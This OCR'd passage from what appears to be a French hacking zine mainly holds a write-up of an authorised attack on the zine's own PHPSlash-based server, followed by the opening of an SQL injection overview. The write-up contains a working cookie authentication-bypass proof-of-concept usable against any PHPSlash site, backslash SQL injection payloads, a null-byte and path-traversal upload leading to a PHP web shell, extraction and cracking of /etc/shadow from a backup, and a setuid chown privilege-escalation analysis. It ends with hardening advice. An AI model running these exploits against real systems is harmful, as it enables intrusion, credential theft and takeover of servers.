
Conclusion

Cet article ne se veut pas exhaustif, je suis bien conscient qu'il n'y a pas qu'une seule manière de faire ou d'implémenter cette technique aussi je vous invite fortement à venir en parler sur le forum. Qui sait, peut-être verrons nous cette classe s'étoffer et peut-être devenir bien plus efficace voir incontournable pour un premier test avant déploiement.

Sources

Fuzzing – WIKIPEDIA
Conception objet - Christophe LOGE (Université de PICARDIE Jules VERNE, Amiens)

Gr33tZ : Christophe Logé, Mr toto (merci pour tes précieux conseils et désolé pour le greetz ;-), Philippe (Mr NPDS), la Team HackerzVoice bien entendu et enfin ma femme Séverine, mes parents, mes frères sans qui je ne serais pas..... :)



ROOTER HZV

COMMENT J'AI FAILLI ROOTER HZV

par Charles FOL

Salut les nerdz !

Vous aussi vous en avez marre de ces articles RE où vous comprenez rien, où vous devez vous concentrer pendant 2 minutes pour comprendre les 3 phrases sorties du supercerveau d'0vercl0k, des lignes d'ASM incompréhensibles qui vous servirons jamais à rien ? (Comment y taille les RE lui)
Et bien oui, aujourd'hui, vous allez avoir droit à un peu de pratique. Aujourd'hui, on va rooter le serveur de notre 'zine préféré (ou presque). Cependant, je préfère préciser, le but du jeu n'est pas de détruire quoi que ce soit où d'aller voir dans des fichiers qui ne nous regardent pas, donc on va tenter de rester soft.

Allez, trève de bavardages, spartiii : il nous faudrait déjà un shell. On décide - en fait, JE décide, mais vous allez faire plein de chose sans le vouloir dans cet article - d'attaquer le site web du magazine. Pour ce faire on va sur la page d'accueil : http://www.thehackademy.net/et on remarque tout de suite en bas, le texte Powered by phpslash. On aura pas cherché bien longtemps.

On télécharge donc PHPSlash (via SourceForge) et on l'installe en local.
On note que le CMS requière entre autres un magic_quotes_gpc=Off. Rien de très important pour le moment, mais ça va nous servir pour la suite. On jette un coup d'oeil à /public_html/index.php, la page de base du site. Ligne 4, première instruction :

```
require('config.php');
```

On ouvre donc /public_html/config.php, et on remarque alors une chose : PHPSlash est un énorme bordel. Etant donné que ça fait seulement 30 secondes qu'on a commencé l'audit, on reste quand même motivé pour la suite, mais bon, je me devais de le dire.

AUTHENTIFICATION BYPASS

On commence par chercher le script de connection PHPSlash. Pour cela, on se loggue en prenant soin de cocher la case "Remember me?".
On remarque alors qu'un cookie est créé : user_info. On lance donc une recherche globale dans le code source de PHPSlash pour " 'user_info' ", et on remarque le fichier suivant : /include/modules/auth/slashAuth.class.

On a trouvé notre cible. A présent, on se lance dans l'analyse de la fonction auth_preauth(), qui s'amuse avec notre cible.

```
168: function auth_preauth() {
169:
170:  global $sess;
171:
172:  // debug("auth", "preauth");
173:  // The preauth cookie is called 'user_info'
174:  if( !empty($_COOKIE['user_info'])){
175:
176:  // generate the challenge we expect
177:  $cookie_challenge = md5($this->magic .":". $this->psl['basedir']);
178:
179:  // decode the cookie data into an array
180:  $cookie_ary = unserialize(base64_decode($_COOKIE['user_info']));
181:
182:  # assume the check is gonna fail
183:  $uid = false;
184:
185:  $user_info = $this->get_psluser_info($cookie_ary[1]);
186:
187:  $user_info = $this->psl_preauth($user_info['author_name'], $user_
info['password'], $user_info);
 [...]
199:  // user found - now check for correct data
200:  $this->auth["uname"] = $user_info["author_name"];
201:  $this->auth["dname"] = $user_info["author_realname"];
202:
203:  $temparray=unserialize($user_info['author_options']);
204:
205:  $md5_pw = $user_info['password']; // this is the raw MD5ed user/pass
combo
206:  $expected_response = md5("$md5_pw:$cookie_challenge");
207:
208:  // compare the response given in the cookie to expected response
209:  if( $expected_response == $cookie_ary[0]) {
210:        // preauth successful
      [...]
---:  }
---: }
```

Ligne 180, notre cookie subit base64_decode et unserialise() : il est donc chargé de contenir un tableau. On affiche le dit tableau :

```
C:\Users\charlesf\Desktop\phpslash\HZV # php -r
"print_r(unserialize(base64_decode('YT...30=')));"
Array
(
    [0] => 7ce5a27c68b2fd8b575ce72f673b24f2 #
Password: md5( md5($login . ':' . $password) . ':' .
$magicnumber)
    [1] => charlesf                          # Username
    [2] => 5b046208779c25c2709359572de764f3 # Challenge
(donné par PHPSlash)
)
```

Il est temps pour un petit cours très (très) rapide sur PHP :

En PHP, les variables sont typées implicitement, et une variable n'est pas associée à un type lors de sa création. Ceci permet une grande flexibilité : par exemple, les castings int <-> string sont implicites, et on peut par exemple concaténer "0" à un chiffre pour le multiplier par 10. Tout ceci est pratique mais pose un grand problème lors de la comparaison de variables. En effet, "abc" est-il inférieur, supérieur ou même égal à 10 ?
En fait, lors d'une comparaison normale (type ==, >, <=, etc), PHP converti la variable du type possédant le plus grand ensemble en un équivalent qui a pour type celui de l'autre variable. Tout ça mériterait une plus longue analyse, mais ici vous n'avez pas besoin de savoir tout ça. Retenez juste qu'une chaine de caractère a comme équivalent booléen true (sauf "0"). C'est à dire que quelque soit la valeur de $var (en supposant que $var est de type string), le test suivant renverra vrai :

```
<?php

var_dump($var == true); // affiche bool(true), sauf si
$var vaut "0".

?>

Il est facile de tirer à profit ces conversions lors
d'un test de login.
Prenons en exemple le code suivant :

<?php

$submit_user   = $_POST['user'];
$submit_passwd = $_POST['passwd'];

[...]

# On obtient le vrai mot de passe pour l'utilisateur
$passwd = getMD5UserPassword($submit_user);

# On compare le mot de passe fourni par l'utilisateur
avec le vrai mot de passe
if($passwd == $submit_passwd)
{
print "Good password.";
}
else
{
print "Bad password.";
}

?>
```

Imaginons que la variable $submit_passwd vale true : "$passwd == $submit_passwd" renverra true, et nous serons considérés comme administrateur légitime sans connaitre le mot de passe de l'utilisateur $submit_user.

Ne rêvez pas trop cependant : toutes les variables utilisateurs (tableaux $_GET, $_POST, etc) sont de type string, et donc ce type de bypass n'est pas possible dans le cas général. Cependant, ici, notre variable $cookie_ary[0] est issue d'un tableau préalablement serialize() é, et serialize() et unserialize() conservent les types de variables.

Il nous faut modifier notre cookie user_info de manière à ce que son premier élément soit de type booléen. Tant qu'à faire, on fait la même chose pour le hash à l'offset 2 du tableau, qui varie seulement en fonction du site.

Il nous est donc facile de générer un cookie valide pour n'importe quel utilisateur sur n'importe quel site PHPSlash :

```
<?php

function make_fake_user_info_cookie($username)
{
$user_info = array
(
      0 => true,
      1 => $username,
      2 => true
);

return base64_encode(serialize($user_info));
}

# On affiche un cookie valide pour l'utilisateur
charlesf
print make_user_info_cookie('charlesf');

?>
```

Dans le cas de auth_preauth(), la ligne 209 va comparer le mot de passe réel de l'utilisateur avec la valeur booléenne true, et va donc retourner true. Nous serons donc considérés comme un utilisateur valide, et ainsi authentifiés.

```
<?php
# Fichier auth_bypass.php attaché en pièce jointe au
# PDF
# phpSlash Authentification Bypass POC
# usage: php auth_bypass.php [url] [username]
#

require('c:/cp/dev/php/phpsploitclass.php');

class auth_bypass extends phpsploit
{
function hzv_auth_bypass()
{
      global $argc, $argv;

      if($argc<2)
      {
            print "[-] Usage : php auth_bypass.php
[url] [username]\n";
            exit();
      }

      $target = $argv[1];
      $user   = $argv[2];

      print "[+] Target User : " . $user . "\n";

      $user_info = array
      (
            0 => true,
            1 => $user,
            2 => true,
      );

      $user_info = base64_encode(serialize($user_
info));
```

```
      $this->addheader('Referer', $target);
      $this->addheader('User-Agent', 'Mozilla/5.0
(Windows; U; Windows NT 6.0; fr; rv:1.9.0.5)
Gecko/2008120122 Firefox/3.0.5');
      $this->addcookie('user_info', $user_info);
      $this->get($target);

      if(strpos($this->getcontent(), 'logout=yes'))
      {
            preg_match('#slashSess=([a-z0-9]+)#i',
$this->getheader(), $match);
            print "[+] Loggued in ! slashSess=" .
$match[1] . "\n";
      }
      else
      {
            print "[-] Exploit failed.\n";
      }
}
}

new auth_bypass();

?>
```

Malheureusement, bien que l'attaque marche parfaitement en local, elle ne marche pas sur HZV, car l'authentification via le cookie user_info n'est pas fonctionnelle sur leur site.
Il va falloir nous plonger à nouveau dans le code.

SQL INJECTION

Premier réflexe : regarder comment sont sécurisées les variables, que ça soit pour l'output (HTML) ou pour l'input (base de données). Après quelques recherches, on se retrouve nez-à-nez avec la fonction clean(), chargée de sécuriser les variables dans les deux cas :

```
 01: function clean($dirty,$allow_html=false,$link_id="")
{
02:     $clean = '';
03:
04:     if (is_array($dirty)) {
05:         while( list( $key, $val) = @each( $dirty )) {
06:             if(is_array($val)) {
07:                 // recursively call - if array value
is itself an array.
08:                 $clean[$key] = clean($val, $allow_
html);
09:             } else {
10:                 if ($allow_html) {
11:                     $clean[$key] = str_replace("'","&#
039;",(stripslashes($val)));
12:                     //$clean[$key] = psl_sql_
quote($val);
13:                 } else {
14:                     $clean[$key] = str_replace("'","&#
039;",(htmlspecialchars(stripslashes($val))));
15:                     //$clean[$key] = psl_sql_quote(htm
lspecialchars(stripslashes($val)));
16:                 }
17:             }
18:         }
19:     } else {
20:         if ($allow_html) {
21:             $clean = str_replace("'","&#039;",(stripsl
ashes($dirty)));
22:             //$clean = psl_sql_quote($val);
23:         } else {
24:             $clean = str_replace("'","&#039;",(htmlspe
cialchars(stripslashes($dirty))));
25:             //$clean = psl_sql_quote(htmlspecialchars(
stripslashes($val)));
26:         }
27:     }
28:     return $clean;
29: }
```

En gros, htmlspecialchars() est appliqué sur les variables, avant de transformer les simples quotes " ' " en leur équivalent HTML "&#039" (visiblement, les auteurs ignorent l'existence de ENT_QUOTES).

Autant le dire tout de suite, ce filtre n'est pas top du tout. En fait, il est presque inutile. Imaginons (je sais, on arrête pas d'imaginer, mais c'est pas fini) cette requête :

```
SELECT title, author, date
FROM news WHERE id='$id' AND
author='$author'
```


Si on applique la fonction clean() sur $id et $author, on voit qu'il est impossible d'utiliser le guillemet simple " ' " pour sortir de la chaine de caractère, car il est remplacé par "'". Cependant, il nous reste un caractère utile : le backslash. Ainsi, même si sortir n'est pas possible, il nous reste une possibilité, qui est de prolonger la chaine de caractère jusqu'au prochain " ' " rencontré. Il suffit de mettre un backslash à la fin de $id pour cela.

```
SELECT title, author, date
FROM news WHERE id='123\' AND
author='$author'
```

La variable $author est alors à l'extérieur de la chaine de caractère, et on peut donc modeler la requête à notre guise :

```
SELECT title, author, date FROM
news WHERE id='123\' AND author='
UNION SELECT username, email,
password FROM admin /*'
```

Comme dirait 0vercl0k quand il a compris le trick, "a wé ptin :o". Maintenant, on a plus qu'à se lancer à la recherche d'une requête de ce genre dans le code.
Après quelques échecs, une page présente sur le site HZV dont on ne dispose pas dans notre version de PHPSlash attire notre attention : http://www.thehackademy.net/blogprofile.php. Sur le moment on ne se sent plus et décide donc de la faire à la one again, "blackbox style" (sh*ka se reconnaitra peut-être). Celle-ci contient un formulaire qui vise à mettre à jour notre blog.



Grâce à des tests successifs, on remarque que la synthaxe de l'email fourni n'est pas vérifiée, et que l'injection via backslash est possible (on obtient des erreurs MySQL). Reste à deviner l'allure de la requête. On peut supposer qu'elle a la même synthaxe que ses congénères :

```
UPDATE TABLE [table] SET
            name = '$name',
            description = '$description',
            email = '$email',
            [...]
WHERE author_id = '$author_id'

On choisit donc de fournir ces données :

Name        : real
Description : description\
email       : , email = version(), #

Et notre requête (qui est, je le rapelle, sortie tout
droit de notre imagination) devient donc :

UPDATE TABLE [table] SET
            name = 'real',
            description = 'description\',
            email = ', email = version(), #',
            [...]
WHERE author_id = '$author_id'
```

Ainsi, notre champ email prendra pour valeur la version SQL actuelle. On clique sur "Update Blog", et là, suspens. "5.0.51a-16" s'affiche en face du champ Email. Parfait.

On peut donc récupérer rapidement le résultat de n'importe quelle requête SQL sur le site HZV. Cependant, c'est un peu laborieux; Pourquoi ne pas coder un exploit ?

3 étapes, rien de compliqué :

1. Se logguer (via le cookie slashSess)
2. Modifier ses informations sur blogprofile.php
3. Récupérer la réponse de la base de données dans le champ email

Fichier **sql_injection.php** attaché en pièce jointe au PDF

Après étude de la base de données, on ne peut rien en tirer : mysql.user inaccessible, load_file() non autorisé ...
Le listage des tables/databases via information_schema.tables ne nous apprend pas grand chose non plus.
Il nous reste quand même les données phpSlash qu'elle contient.

REMOTE CODE EXECUTION

La première chose qui vient à l'idée lorsqu'on a accès à une base de données et d'utiliser les dites données pour accéder au panel admin. C'est donc ce qu'on va faire.
Pour cela, on utilise la fonction "Mot de passe perdu" de PHPSlash qui fonctionne comme ceci :

- Génération d'une chaine associée à l'utilisateur qui a perdu son mot de passe
- Envoi d'un mail avec un lien type : http://www.thehackademy.net/profile.php?confirm=<chaine> (page de confirmation)
- Si la chaine est valide, l'utilisateur est directement loggué.

Ce système est très mal conçu pour beaucoup de raisons, mais ce n'est pas le sujet.

On tente de se logguer en tant qu'admin en cochant la case "Oops, I

lost my password.", et on va chercher dans la bdd notre chaine de confirmation :

```
C:\Users\charlesf\Desktop\HZV\exploits # php sql_
injection.php 2f4596fa3ef80b48914ef27e63bf7192 SELECT
perms FROM psl_author WHERE author_name='admin'
[+] Query : SELECT perms FROM psl_author WHERE author_
name=0x61646d696e
[+] Result #0 : YTozOn...iO30=
```

On a maintenant accès à l'interface admin de PHPSlash, qui contient de nombreuses catégories :

User Profile Topic Story Blog Entry Courses Comments Calendar Blog Config MailPro Submission Section Block Poll Newsletters Author Blog Zine Location Feedback
Archives Webring Wallpapers Glossary MailPro Logging Group

Bon, là, on a du boulot. Pas mal de modules d'administration ont été intégrés et créés par CrashFr et mOg, donc on a pas accès au code source.

Après pas mal d'essais on remarque qu'il est impossible d'uploader un fichier PHP où que ce soit; on se fait recaler à coup de "extension denied" ou de "upload failed".
En se baladant dans le module Newsletter, qui est en fait un script Open Source du nom de PHPlist, on tombe sur la page d'envoi d'emails.
Celle-ci nous propose de joindre des fichiers présents sur le serveur à notre email, en tant que pièces jointes. Hum ... intéressant.
Il nous faut d'abord trouver le chemin d'un fichier utile présent sur le serveur. Pour celà, on provoque une erreur PHP via la bonne vieille technique du tableau. Dans search.php, la fonction basename() est appliquée sur la variable $_GET['page']. Cette fonction a pour prototype :

```
string basename  ( string $path  [, string $suffix  ] )

Alors évidemment, si on lui envoie un tableau, elle
va râler. Hop : http://www.thehackademy.net/search.
php?page[]=tapz

Warning: basename() expects parameter 1 to be string,
array given in /home/hzv_site/public_html/search.php on
line 23
```

Parfait. On connait déjà le code source de search.php, donc on va plutôt demander à phplist de nous envoyer /home/hzv_site/public_html/config.ini.php en pièce jointe.
On valide, on check nos mails et oh miracle, notre fichier est bien là :

C'est bien tout ça, on va pouvoir télécharger les codes sources auquels on n'avait pas accès !

De plus, le fichier config.ini.php contient toutes les valeurs de la variable $_PSL, qui contient toutes les informations intéressantes du CMS, y compris le couple login/mot de passe MySQL.

Grâce à config.ini.php, on peut localiser les classes chargées de gérer les modules d'administration.
On commence par la classe chargée de gérer les Newspapers, qui s'apelle Newspapers.class, qui est associée au module administrateur Zine et qui est située ici : /home/hzv_site/phpslash/include/modules/newspapers/Newspapers.class.
On voit qu'elle permet d'uploader une image et on s'intéresse donc à la

partie qui s'en charge :

```
if(!empty($_FILES['newspapers_picture']['tmp_name']))
{
/* check if new file is upload */
if (is_uploaded_file($_FILES['newspapers_picture']['tmp_name']))
{
      // check file extension
      if(eregi("gif",$_FILES['newspapers_picture']['type'])) {
            copy($_FILES['newspapers_picture']['tmp_name'],$this->psl['newspaperimagedir']."/".$this->getNewspapersType(
$ary['newspapers_idtype'])."_".$ary['newspapers_numero'].".gif");
            $ary['image_ext'] = ".gif";
      }
      elseif(eregi("jpg|jpeg",$_FILES['newspapers_picture']['type'])) {
            copy($_FILES['newspapers_picture']['tmp_name'],$this->psl['newspaperimagedir']."/".$this->getNewspapersType(
$ary['newspapers_idtype'])."_".$ary['newspapers_numero'].".jpg");
            $ary['image_ext'] = ".jpg";
      }
      elseif(eregi("png",$_FILES['newspapers_picture']['type'])) {
            copy($_FILES['newspapers_picture']['tmp_name'],$this->psl['newspaperimagedir']."/".$this->getNewspapersType(
$ary['newspapers_idtype'])."_".$ary['newspapers_numero'].".png");
            $ary['image_ext'] = ".png";
      }
      else {
            $this->message .= "File extension denied";
            return false;
      }
      $isPic = "picture = '".$ary[image_ext]."',";
}
}
```

Note : $ary est en fait le tableau $_GET, sauf que les variables ont été passées dans la fonction clean() vue précédemment.

Ce bout de code vérifie qu'un fichier a été uploadé, et si c'est le cas, il le copie dans un répertoire avec une extension de type image (gif, jpg ou png).
L'image transférée sur le serveur à donc cette tête là : [dossier_images_newspapers]/[type]_[numero].[extension].
Grâce au code source les valeurs des variables sont faciles à déterminer, et on sait donc que le fichier créé ressemble à ça : /home/hzv_site/public_html/images/newspaper_images/pasImportant_$ary['newspapers_numero'].$extension, la variable $ary['newspapers_numero'] étant définie par l'utilisateur.
Evidemment, nous, on pense tout de suite

à autre chose qu'un numéro. Du coup, en utilisant le NULL BYTE, on peut choisir l'extension du fichier copié sur le serveur.
On crée donc un fichier image.gif contenant du code PHP, et on l'upload, en assignant à $ary['newspapers_numero'] la valeur "test.php\0". Suspens à nouveau.

```
Warning: copy(/home/hzv_site/public_html/images/
newspaper_images/THJ_test.php) [function.copy]: failed
to open stream: No such file or directory in /home/hzv_
site/phpslash/include/modules/newspapers/Newspapers.
class on line 369
```

Ah oui, zut, on a oublié que HZV avait empéché l'écriture dans pas mal de ses dossiers. Ce n'est pas très grâve cependant.
Le dossier qui contient les avatars (/images/avatars/) est forcément inscriptible car il est voué à évoluer. On donne donc à $ary['newspapers_numero'] la valeur "/../../avatars/test.php\0", et là ... plus d'erreurs :)

On jette un coup d'oeil dans http://www.thehackademy.net/images/avatars/ et on voit que notre test.php a bien été créé. On peut donc (enfin) exécuter du code PHP sur le serveur.
On crée donc un fichier phpreter et on met en place notre remote shell :

```
[thehackademy][cmd]# whoami
www-data
[thehackademy][cmd]# mode=php
[thehackademy][php]# print phpversion();
5.2.6-0.1+b1
[thehackademy][php]# mode=sql
[thehackademy][sql]# SELECT version(), user()
-------------------------------------------------
 version()            | 5.0.51a-16
 user()               | hzv_site@localhost
-------------------------------------------------
[thehackademy][sql]# =)
```

Fichier **rce.php** attaché en pièce jointe au PDF

ROOTING !

Bon, c'est pas tout ça mais on a encore du boulot, nous. On a bien dit qu'on voulait ROOTER le serveur. On va donc devoir chercher un peu partout des informations qui pourraient devenir intéressantes. Heureusement, je reçois l'aide précieuse de sh4ka (merci encore). Les premiers fichiers qu'on regarde généralement sont les .bash_history et les fichiers de configuration ou de log des services accessibles. En fait, tout ce dont on a accès. On trouve au cours de notre recherche les accès MySQL des comptes hzv_site, hzv_forum, root, et un accès complet LDAP, entre autres. De plus, on étudie les programmes qui ont le setuid root, puisque ça pourrait permettre, en exploitant une vulnérabilité, de s'arroger des droits supérieurs. Finalement, on découvre aussi des données intéressantes dans /root/backups/ :

```
[thehackademy][cmd]# ls -al /root/backups
total 29236176
drwxr-xr-x  3 root root        4096 Nov 27 14:04 .
drwxr-xr-x 21 root root        4096 Jan 21 10:35 ..
-rw-r--r--  1 root root 29896519242 Jan  7  2008 backup_websrv_2008-01-07.tar.gz
-rw-r--r--  1 root root    12058624 Feb 20  2008 backup_websrv_2008-02-20.tar.gz
drwxr-xr-x  2 root root        4096 Jan 11 20:48 logs
-rwxr-xr-x  1 root root         363 Nov 13 00:21 script_backup.sh
-rwxr-xr-x  1 root root        2322 Nov 15 13:40 script_backups_srv.sh
```

Le backup du 20 février 2008 ne contient rien d'intéressant, mais l'autre semble contenir beaucoup de données (30 Go quand même). Evidemment, c'est bien trop volumineux pour extraire ou télécharger, alors on se contente de lister les fichiers présents dans l'archive. Comme on s'en doutait, ce backup contient tous les fichiers présents sur le serveur à la date du 7 janvier 2008. L'avantage, c'est que ceux-ci nous sont maintenant accessibles. On extrait donc quelques fichiers intéressants.

```
[thehackademy][cmd]# tar -xvf /root/backups/backup_
websrv_2008-01-07.tar.gz "etc/shadow"
etc/shadow
```

On a plus qu'à lancer John et prier. On crée quand même une wordlist avec les mots de passe qu'on a trouvé dans les fichiers de configuration ou autres, et on demande à john de tester pour nous.
Après quelques secondes, il nous indique le mot de passe de m3ph, qui était dans notre wordlist - J'en connais un qui va se faire engueuler :'). On peut donc utiliser SSH, qui reste quand même plus pratique que notre shell PHP. Le backup nous apporte pas mal d'informations, mais toujours rien qui puisse nous guider vers un accès root. Du coté des setuid, on repère les 2 exécutables "home made" dans le dossier /usr/bin/safephp/, hackademy_blog et sysdream_tools. On a même droit à la source :

```
m3ph@sd-13844:/$ cat /home/hzv_site/hackademy_blog.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define LG_MAXI 128

int main(int argc, char * argv[]){
        char chemin[LG_MAXI +1];
        int taille;

        strcpy(chemin, "/home/hackademy/public_html/
www-new/images/blog_images/");

        taille = strlen(chemin);
        strncat(chemin,argv[1], LG_MAXI - taille);

/*      printf("Valeur chemin : %s",chemin); */

        chown(chemin,1002,33);
        return EXIT_SUCCESS;
}
```

Pour sysdream_tools même chose, en remplaçant /home/hackademy/public_html/www-new/images/blog_images/ par /home/sysdream/tools_sessions/.
Coté sysdream, on peut zapper tout de suite, le compte n'existe plus (sdu vieux fichier tout ça !).

Ce programme, étant donné qu'il est setuid root, peut permettre à un utilisateur ayant des droits suffisants d'obtenir l'accès en lecture/écriture de n'importe quel fichier sur le serveur. Malgré la limite de taille du chemin, on peut utiliser les symlink pour utiliser la fonction chown() sur n'importe quel fichier du serveur. Ceci permettrait d'éditer des fichiers de configuration par exemple, et donc d'exécuter sans problème des commandes en temps que root.

En fait, 1002 est l'user ID de crashfr et 33 le group ID de www-data. Malheureusement, le dossier public_html/www-new/images/blog_images/ n'existe plus, donc pour obtenir les droits souhaités il nous faudrait d'abord le compte "hackademy" pour recréer le chemin, et ensuite le compte "crashfr" pour avoir réellement accès aux fichiers chown()és.

Malheureusement, on pas pas le temps de continuer d'auditer. HZV nous fait part de son souhait de corriger les failles au plus vite (et c'est compréhensible), donc on doit en rester là. Avec un peu plus de temps le rooting était plus que possible étant donné les éléments que nous avions en main, mais on se plie au règles :)

SECURISATION

Et oui, vous allez avoir droit au paragraphe habituel. Remarques précises, puis plus générales.

Pour la première vulnérabilité PHPSlash, à savoir le "Login Bypass", il est préférable d'utiliser des opérateurs de comparaison prenant en compte les types de variables. Tout est là : http://www.manuelphp.com/php/language.operators.comparison.php.
L'exemple de PHPSlash nous montre deux choses qu'il ne faut pas faire : sécuriser ses variables dès le début du script, et surtout les sécuriser de la même manière quelle que soit leur utilisation. Ce n'est souvent pas une bonne méthode (et vous en avez eu la preuve).
Il est aussi important de ne pas croire que l'admin a forcément de bonnes intentions. Réduire le champ des possibilités de l'utilisateur est préférable quel que soit son statut.

On peut aussi ajouter qu'il est important de définir ce que vous autorisez plutôt que ce que vous interdisez. Des outils sont disponibles (casting, expressions régulières) pour définir des règles strictes.

Pour ce qui est de la configuration PHP, l'open_basedir et le safe_mode ne sont jamais de trop (bien que là le safe_mode ne puisse pas être utilisé).

Le magic_quotes_gpc apporte plus de problèmes qu'il n'en résoud, alors laissez le à Off. Même chose pour register_globals et allow_url_include qui ne vous servirons pratiquement jamais.
Pensez aussi à désactiver les fonctions qui ne vous servent pas, mais qui peuvent être très utiles pour des attaquants (exec(), passthru(), etc).

Coté apache, on peut installer mod_security et empêcher le listing des dossiers (entres autres).

CONCLUSION

Quelques remarques :
- Toutes les vulnérabilités trouvées sur HZV, que ça soit sur son site internet ou sur le serveur n'ont évidemment pas été détaillées ici, mais elles sont désormais corrigées.
- Un grand merci à HZV pour m'avoir permis de faire cet article, et au staff en général pour la disponibilité.
- Merci à sh4ka et 0vercl0k pour la relecture, l'aide et les conseils.

TOUR D'HORIZON SUR LES SQL INJECTIONS

par NiklosKoda

Le Structured Query Language, ou langage structuré de requêtes, est un pseudo-langage informatique standardisé, destiné à interroger ou à manipuler une base de données relationnelle (Wikipedia). Mais aujourd'hui avec le développement de site web dynamiques, il est courant de voir les applications web utiliser une base de donnée. De ce fait, elles manient des requêtes SQL qui, par un jeu de variable mal sécurisées, permettent l'injection de requêtes SQL détournées.

Dans cet article j'essayerai donc de couvrir au mieux le large domaine des injections SQL, en me focalisant sur les injections utilisant MySQL et PHP. Mais au vu de l'évolution des techniques et des logiciels, un tel article ne reste jamais bien complet. Enfin, ce dernier se veut ouvert à tous et c'est pourquoi il présentera aussi bien les techniques basiques que des méthodes d'attaque plus poussées.

Table des matières

I) Fonctions, expressions et informations utiles pour l'injection SQL

Dans cette première partie, je ne ferais que présenter / rappeler des bases d'injections, des exemples classiques, des fonctions et informations utiles pour manipuler les données. Je conseille ainsi à ceux qui sont déjà quelques peu familiarisés avec les injections SQL de survoler cette partie et de passer

aux suivantes.

Définition des outils

Voici quelques liens vers la documentation MySQL, pour les différents outils que nous allons utiliser ici.

SELECT (contient également UNION, ORDER BY, GROUP BY et INTO OUTFILE)
http://dev.mysql.com/doc/refman/5.0/fr/select.html

Les opérateurs logiques
http://dev.mysql.com/doc/refman/5.0/fr/logical-operators.html

Les chaines de caractères et les nombres
http://dev.mysql.com/doc/refman/5.0/fr/literals.html

Les fonctions d'informations
http://dev.mysql.com/doc/refman/5.0/fr/information-functions.html

Les fonctions sur les chaines de caractères
http://dev.mysql.com/doc/refman/5.0/fr/string-functions.html

LOAD DATA INFILE
http://dev.mysql.com/doc/refman/5.0/fr/load-data.html

Les tables d'information_schema
http://dev.mysql.com/doc/refman/5.0/fr/information-schema-tables.html

Bien entendu cette liste est non exhaustive.

1. Contournement de condition

